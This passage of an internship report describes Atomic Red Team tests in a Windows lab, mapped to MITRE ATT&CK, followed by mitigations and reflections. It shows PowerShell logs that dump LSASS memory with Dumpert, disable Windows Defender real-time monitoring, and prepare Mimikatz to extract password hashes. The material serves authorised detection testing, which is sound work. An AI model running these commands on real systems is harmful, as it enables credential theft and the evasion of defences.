File created: C:\Windows\registration\04e53197-72be-4dd8-88b1-533fe6eed577.04e53197-72be-4dd8-88b1-533fe6eed577.crmlog
Done executing test: T1027-9 Snake Malware Encrypted crmlog file
PS C:\AtomicRedTeam>
```


Test T1027: Obfuscated Files or Information - Test Results

During the execution of test T1027, all outcomes were observed as negative. This means that the organization's defensive capabilities did not detect or respond to the simulated obfuscated files or information.

Test T1003.001


Test T1003 in Atomic Red Team is titled "OS Credential Dumping." Its purpose is to simulate an attacker's attempt to extract account credentials from an operating system. This test helps organizations assess their ability to detect and respond to credential dumping techniques, enhancing their overall security posture.

Test Details in Brief




```
PS C:\Users\art> Invoke-AtomicTest T1003.001 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003.001-1 Dump LSASS.exe Memory using ProcDump
T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
T1003.001-4 Dump LSASS.exe Memory using NanoDump
T1003.001-6 Offline Credential Theft With Mimikatz
T1003.001-7 LSASS read with pypykatz
T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
T1003.001-10 Powershell Mimikatz
T1003.001-11 Dump LSASS with .Net  createdump.exe
T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
PS C:\Users\art>
```

Checking for prerequisites



```
PS C:\Users\art> Invoke-AtomicTest T1003.001 -TestNumbers 3 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Prerequisites not met: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
        [*] Elevation required but not provided
        [*] Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\Outflan
-Dumpert.exe)

Try installing prereq's with the -GetPrereqs switch
```

Fulfilling prerequisites for test




```
Try installing prereq's with the -GetPrereqs switch
PS C:\Users\art> Invoke-AtomicTest T1003.001 -TestNumbers 3 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Elevation required but not provided
Attempting to satisfy prereq: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T100
3.001\bin\Outflank-Dumpert.exe)
```

The execution of test T1003 typically involves the following steps:


1. Initial Access: The attacker gains initial access to the target system through various methods, such as exploiting vulnerabilities, using stolen credentials, or leveraging social engineering techniques.
2. Privilege Escalation: Once inside the target system, the attacker attempts to escalate privileges to gain higher-level access, allowing them to access sensitive areas of the operating system.
3. Credential Dumping Technique Selection: The attacker selects an appropriate credential dumping technique based on the operating system and security controls in place. This could include techniques such as using tools like Mimi Katz, leveraging Windows Credential Editor (WCE), or extracting credentials from LSASS memory.
4. Execution of Credential Dumping Technique: The attacker executes the chosen credential dumping technique to extract account credentials from the operating system. This may involve running specific commands or using pre-compiled tools to extract passwords, hashes, or other authentication tokens.
5. Harvesting of Credentials: After successfully executing the credential dumping technique, the attacker collects the extracted credentials, which can include usernames, passwords, or other forms of authentication information.
6. Use of Harvested Credentials: With the harvested credentials in hand, the attacker can utilize them to gain unauthorized access to other systems, escalate privileges further, or perform other malicious activities within the network.

Running the test




```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 3
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
________                 __    _____.__                 __
\_____  \  __ ___/  |_/ ____\  | _____    ____ |  | __
 /   |   \|  |  \   __\   __\|  | \__  \  /    \|  |/ /
/    |    \  |  /|  | |  |  |  |__/ __ \|   |  \    <
\_______  /____/ |__| |__|  |____(____  /___|  /__|_ \
        \/                            \/     \/     \/
                                  Dumpert
                               By Cneeliz @Outflank 2019
[1] Checking OS version details:
        [+] Operating System is Windows 10 or Server 2016, build number 17763
        [+] Mapping version specific System calls.
[2] Checking Process details:
        [+] Process ID of lsass.exe is: 624
        [+] NtReadVirtualMemory function pointer at: 0x00007FF9506D01C0
        [+] NtReadVirtualMemory System call nr is: 0x3f
        [+] Unhooking NtReadVirtualMemory.
[3] Create memorydump file:
        [+] Open a process handle.
        [+] Dump lsass.exe memory to: \??\C:\Windows\Temp\dumpert.dmp
        [+] Dump succesful.
Done executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
PS C:\Windows\system32> _
```

Disabling the Windows defender to access the dumpert.dmp file



```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

Getting access to all the password hash



```
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 6 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003.001-6 Offline Credential Theft With Mimikatz
Attempting to satisfy prereq: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bi
mimikatz.exe)
Prereq successfully met: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimi
atz.exe)
Attempting to satisfy prereq: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
Prereq already met: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
PS C:\Windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 6 -PromptForInputArgs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Enter a value for input_file , or press enter to accept the default.
Path of the Lsass dump [%tmp%\lsass.DMP]: c:\windows\temp\dumpert.dmp
Enter a value for mimikatz_exe , or press enter to accept the default.
Path of the Mimikatz binary [PathToAtomicsFolder\T1003.001\bin\mimikatz.exe]: _
```

Note:

We have to use the Test Number 6 in same T1003.001 to show hash credentials.

Test T1003: OS Credential Dumping - Test Results

During the execution of test T1003, the outcome was observed as positive, indicating that the attacker was able to obtain credential hashes of the user. This result highlights potential vulnerabilities in the organization's security infrastructure related to credential protection and detection.

Obtaining credential hashes can significantly impact an organization's security posture, as these hashes can be cracked and used to gain unauthorized access to systems or escalate privileges within the network. It is crucial to address this issue promptly to mitigate the risks associated with credential-based attacks.

To address this, it is recommended that the organization take the following steps:

1. Implement Strong Authentication Measures: Enforce the use of strong, unique passwords and consider implementing multi-factor authentication (MFA) for all user accounts. MFA adds an extra layer of security by requiring additional verification beyond passwords, making it more challenging for attackers to exploit credential hashes.
2. Enhance Privileged Account Management: Implement privileged access management (PAM) solutions to manage and monitor privileged accounts effectively. This includes implementing password rotation policies, limiting the use of privileged accounts, and monitoring for any suspicious activity related to privileged access.
3. Patch and Update Systems: Regularly apply security patches and updates to operating systems and software to address known vulnerabilities that could be exploited for credential dumping. This helps mitigate the risk of privilege escalation and unauthorized access to sensitive information.
4. Implement Endpoint Detection and Response (EDR): Deploy EDR solutions that can detect and respond to credential dumping activities. These solutions leverage behavioural analysis and anomaly detection techniques to identify malicious activities and promptly initiate incident response procedures.

5. Monitor for Unusual Activity: Implement comprehensive log monitoring and analysis solutions to detect anomalous behaviour related to credential dumping. Monitor system logs, network traffic, and authentication events to identify potential indicators of compromise and respond accordingly.

Benefits and Challenges

Benefits:

Comprehensive Security Assessment:

Atomic Red Team provides a comprehensive framework for testing and evaluating security controls. It covers a wide range of attack techniques and scenarios, allowing organizations to identify vulnerabilities and weaknesses in their systems, applications, and infrastructure.

Realistic Simulations:

Atomic Red Team allows organizations to simulate real-world attack scenarios, mimicking the techniques used by adversaries. This provides a more accurate assessment of the organization's ability to detect and respond to such threats, enhancing overall readiness and incident response capabilities.

Enhanced Security Posture:

The combination of Kali Linux Purple and Windows 11 allows for a more comprehensive evaluation of security controls, thereby strengthening the organization's overall security posture. By identifying vulnerabilities and weaknesses, organizations can take proactive measures to address them, mitigating potential risks.

Proactive Defence:

By conducting regular Atomic Red Team tests, organizations can proactively identify vulnerabilities and weaknesses in their security controls. This enables them to address these issues before they can be exploited by malicious actors, reducing the risk of successful cyberattacks.

Challenges:

Resource Intensive:

Implementing Atomic Red Team requires significant resources, including dedicated systems or virtual machines, storage space, and computational power. Organizations need to allocate sufficient resources to effectively execute and manage the tests.

Complexity of Execution:

Atomic Red Team tests can be complex and require technical expertise to plan, execute, and interpret the results. Organizations need skilled professionals who understand the testing methodology, attack techniques, and security controls to ensure accurate and meaningful results.

Time and Effort:

Conducting Atomic Red Team tests can be time-consuming. It involves careful planning, execution, and analysis of results. Organizations need to allocate sufficient time and effort to properly conduct the tests and follow up on identified vulnerabilities.

False Positives and Negatives:

Atomic Red Team tests may generate false positives or false negatives, where legitimate security alerts are missed or benign activities are flagged as malicious. Organizations need to carefully evaluate the results to avoid unnecessary disruptions or overlooking genuine security threats.

Results and Findings

Through the utilization of the Atomic Red Team framework and following the MITRE ATT&CK methodology, the internship involved conducting comprehensive tests to evaluate our organization's cybersecurity defences. The objective was to identify vulnerabilities and assess our resilience against various attack scenarios. The tests encompassed a range of attack simulations, including initial access, privilege escalation, lateral movement, and exfiltration techniques. By emulating real-world adversary behaviour, we aimed to evaluate our organization's susceptibility to different types of attacks.

As a result of the testing, specific vulnerabilities were identified within our systems and infrastructure. These vulnerabilities included network configurations, system permissions, and application security. Gaps in our intrusion detection and prevention systems were also discovered, emphasizing areas that require improvement to bolster our overall defence posture. The evaluation of our incident response and mitigation strategies provided insights into the effectiveness of our incident response protocols. It allowed us to assess the response time and accuracy of our security team in identifying and containing simulated attacks. The analysis also evaluated the efficacy of our security controls in mitigating the impact of the simulated attacks.

Based on the identified vulnerabilities, recommendations and strategies were developed to enhance our security posture. These recommendations encompassed network segmentation, access controls, patch management processes, and the implementation of advanced threat detection and prevention systems. The assessment also focused on our organization's compliance with industry standards, regulatory requirements, and best practices. Areas where our organization fell short of compliance were identified, and actionable steps for remediation were provided. The importance of regular security audits and training programs was emphasized to ensure ongoing compliance.

The internship experience highlighted the significance of cybersecurity awareness and training programs for employees. It emphasized the need to educate staff on identifying and reporting potential security incidents and recommended integrating security awareness initiatives into our organization's culture. Overall, the results and findings obtained from these tests using the Atomic Red Team framework have provided valuable insights into our vulnerabilities and areas for improvement. Addressing the identified vulnerabilities promptly and implementing the recommended security enhancements will be crucial for maintaining a robust and resilient cybersecurity posture.

Conclusion

My internship experience at BhumiiTech has been an extraordinary journey of exploration, growth, and innovation. Over the course of my internship, I had the privilege to delve into the realm of cybersecurity, specifically focusing on running tests on the Atomic Red Team using MITRE ATT&CK. As I reflect upon this transformative experience, I am filled with an immense sense of accomplishment and gratitude. Throughout my internship, I had the opportunity to work alongside a team of brilliant minds, guided by seasoned professionals who provided unwavering support and mentorship. Their expertise and passion for cybersecurity ignited a spark within me, driving me to push the boundaries of my knowledge and skills. Together, we embarked on a mission to fortify our organization's defences against potential cyber threats using the powerful tools provided by the Atomic Red Team framework.

Delving into the intricate world of MITRE ATT&CK, I gained a profound understanding of adversary tactics, techniques, and procedures (TTPs) employed in cyber-attacks. By utilizing the Atomic Red Team, I conducted comprehensive tests, emulating real-world attack scenarios to assess our organization's resilience and identify potential vulnerabilities. This process not only honed my technical skills but also expanded my analytical thinking and problem-solving capabilities. The hands-on experience of designing and executing these tests allowed me to witness the significance of proactive measures in mitigating cyber risks. Through meticulous planning and execution, I was able to simulate a wide range of attack scenarios, revealing critical insights into our organization's defensive strategies. This knowledge will undoubtedly contribute to strengthening our security posture and better equipping us to counter future threats.

Moreover, this internship enabled me to collaborate with cross-functional teams, fostering effective communication and synergy among different departments. The synergy between IT professionals, analysts, and cybersecurity experts reinforced the importance of collective vigilance and collaboration in safeguarding our digital infrastructure. By working closely with these diverse teams, I not only expanded my technical expertise but also developed invaluable interpersonal and teamwork skills that will be instrumental in my future endeavours.

Beyond the technical aspects, my internship experience taught me the significance of continuous learning and adaptability in the ever-evolving field of cybersecurity. The field demands an unwavering commitment to staying abreast of emerging trends, adopting innovative approaches, and challenging conventional practices. This internship has instilled in me a lifelong passion for cybersecurity and a deep appreciation for the role it plays in protecting organizations and individuals from malicious actors.

As I conclude this chapter of my journey, I would like to express my profound gratitude to BhumiiTech, my supervisor Dr. Animesh Agrawal, and the entire team for their unwavering support and guidance. Their belief in my potential and their investment in my growth have been invaluable. I am immensely grateful for the opportunities provided and the knowledge imparted, which will undoubtedly shape my future professional path. My internship experience has not only equipped me with technical expertise but has also instilled in me a passion for cybersecurity. Armed with the knowledge, skills, and experiences gained during this internship, I am eager to embark on new challenges and make meaningful contributions to the ever-evolving field of cybersecurity.

Links and References

Atomic Red Team Official GitHub Repo:

https://github.com/redcanaryco/atomic-red-team

Invoke Atomic Red Team Official GitHub Repo:

https://github.com/redcanaryco/invoke-atomicredteam

Wiki for Invoke-Atomic Red Team:

https://github.com/redcanaryco/invoke-atomicredteam/wiki

Red canary Official Documentation:

https://redcanary.com/atomic-red-team/

Matrix of MITRE ATT&CK:

https://attack.mitre.org/

ID & Techniques Reference:

https://atomicredteam.io/

Official Installation and working playlist:

https://www.youtube.com/playlist?list=PL92eUXSF717W9TCfZzLca6DmlFXFIu8p6

Thank You!